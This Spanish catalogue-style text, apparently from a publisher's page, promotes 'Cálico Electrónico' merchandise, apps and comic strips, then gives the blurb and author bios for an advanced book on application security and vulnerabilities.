En la actualidad los fans de "Cálico Electrónico" pueden acceder a multitud de productos de la serie, ya que se han generado nuevos capítulos y se han reeditado los antiguos en alta calidad, dichos capítulos están disponibles para *iPhone*, *Windows Phone*, *Windows 8* o *Android*.



Aplicación de "Cálico Electrónico" para *Windows Phone*

También ha aumentado la demanda de productos de Cálico, como cómics, DVDs con los capítulos de la serie, muñecos, camisetas, tazas, barajas de cartas y un largo etcétera.







Ejemplos de productos de la tienda de Cálico Electrónico

Otra novedad son las "Tiras Cálico", que se corresponden a unas tiras cómicas de 3 o 4 viñetas, al estilo de otros personajes mundialmente conocidos como Garfield o Mafalda. Dichas tiras aparecen cada miércoles y también se pueden ver en los dispositivos mencionados anteriormente. Además los fans tienen la posibilidad de enviar sus fotos disfrazados de Cálico, o enviar sus propios dibujos de este peculiar superhéroe.



Ejemplo de "Tira Cálico"

Para que los fans estén informados, se mantienen varios canales abiertos sobre el producto:

- **Twitter**: *https://twitter.com/CalicoOficial*
- **Google Plus**: *https://plus.google.com/107186057128422961644/posts*
- **Tuenti**: *http://www.tuenti.com/calicoelectronico*
- **Youtube**: *http://www.youtube.com/calicoelectronicohd*
- **Facebook**: *https://www.facebook.com/CalicoElectronicoOficial*

Además de todo esto, y para mantener vivo el proyecto, se han realizado trabajos en el mundo de la publicidad, visitado una docena de congresos y festivales de cómic, se ha cerrado la ilustración de un libro que pronto saldrá a la venta y se ha firmado un nuevo cómic con *Ediciones Babylon* que está a punto de ver la luz.

Toda la información acerca de "Cálico Electrónico" y de los productos mencionados está disponible en *http://www.calicoelectronico.com/*

Si fuera preciso explicar qué es un programa a alguien que no conociera nada en absoluto sobre el tema, quizá habría que comenzar indicándole que es "algo muy complejo". Algo que, aunque no lo parezca, hace muchas cosas y se relaciona con muchos otros componentes para realizar su trabajo. Algo que obedece ciegamente y al pie de la letra las instrucciones de su autor. Y algo a lo que no le preocupan las consecuencias de sus actos.

Complejidad. Ésa es la clave. Tanto en el producto como en el proceso de elaboración. Miles de líneas de código. Algoritmos complicados. Entornos de ejecución cambiantes. Presiones para entregar el producto en una determinada fecha. Escasez de medios humanos, materiales y técnicos...

Pero esto es sólo el principio: después viene la puesta en producción y su posible exposición al mundo exterior. Un mundo que también es complejo. Visto lo visto, no es de extrañar que los programas contengan fallos, errores, que, bajo determinadas circunstancias los hagan funcionar de forma extraña. Que los conviertan en algo para lo que no estaban diseñados.

Aquí es donde entran en juego los posibles atacantes. Pentesters, auditores,... y ciberdelincuentes. Para la organización, mejor que sea uno de los primeros que uno de los últimos. Pero para la aplicación, que no entra en valorar intenciones, no hay diferencia entre ellos. Simplemente, son usuarios.

Usuarios, eso sí, que hablan un extraño idioma en que los errores se denominan "vulnerabilidades". Personas para quienes una aplicación defectuosa puede terminar convirtiéndose, por ejemplo, en una extraña interfaz de usuario que le permita interactuar directamente con la base de datos. Para quienes un sistema de gestión de base de datos puede terminar siendo un intérprete de comandos o un editor de archivos.

Y basta con un único error.

Enrique Rando ha dedicado sus años a la administración de sistemas y a la atención a usuarios finales lo que le proporcionaron una visión muy particular de la Seguridad de la Información y la problemática y los condicionantes de índole práctico que la rodean. Ha escrito el libro Hacking con buscadores: Google, Bing & Shodan y un buen número de artículos sobre el tema, ha sido ponente, entre otras, de la conferencia Black Hat Europe, o colaborado en la creación de herramientas como OOMetaExtractor o FOCA.

Chema Alonso es Ingeniero Informático de Sistemas por la Universidad Politécnica de Madrid - donde ha sido nombrado Embajador Honorífico por su carrera profesional, e Ingeniero Informático y Master en Sistemas de Información por la Universidad Rey Juan Carlos. Ha sido premiado como Most Valuable Professional en Enterprise Security por Microsoft durante 9 años. En la URJC ha realizado su Doctorado en Informática dedicado a técnicas de auditoría de seguridad web. Miembro fundador de Informática 64, donde realizó tareas como consultor e investigador de Seguridad durante 14 años, desarrolla su actividad laboral ahora en Telefónica Digital desde la absorción de la compañía. Escribe a diario su blog "Un informático en el lado del mal", tocando temas de actualidad, hacking y seguridad desde hace 7 años. En el año 2012 fue elegido en los premios Bitácoras como el mejor blog de seguridad informática del año.

Nivel: Avanzado - **Tipo de Libro:** Guía Profesional - **Temática:** Seguridad



978-84-616-4215-1

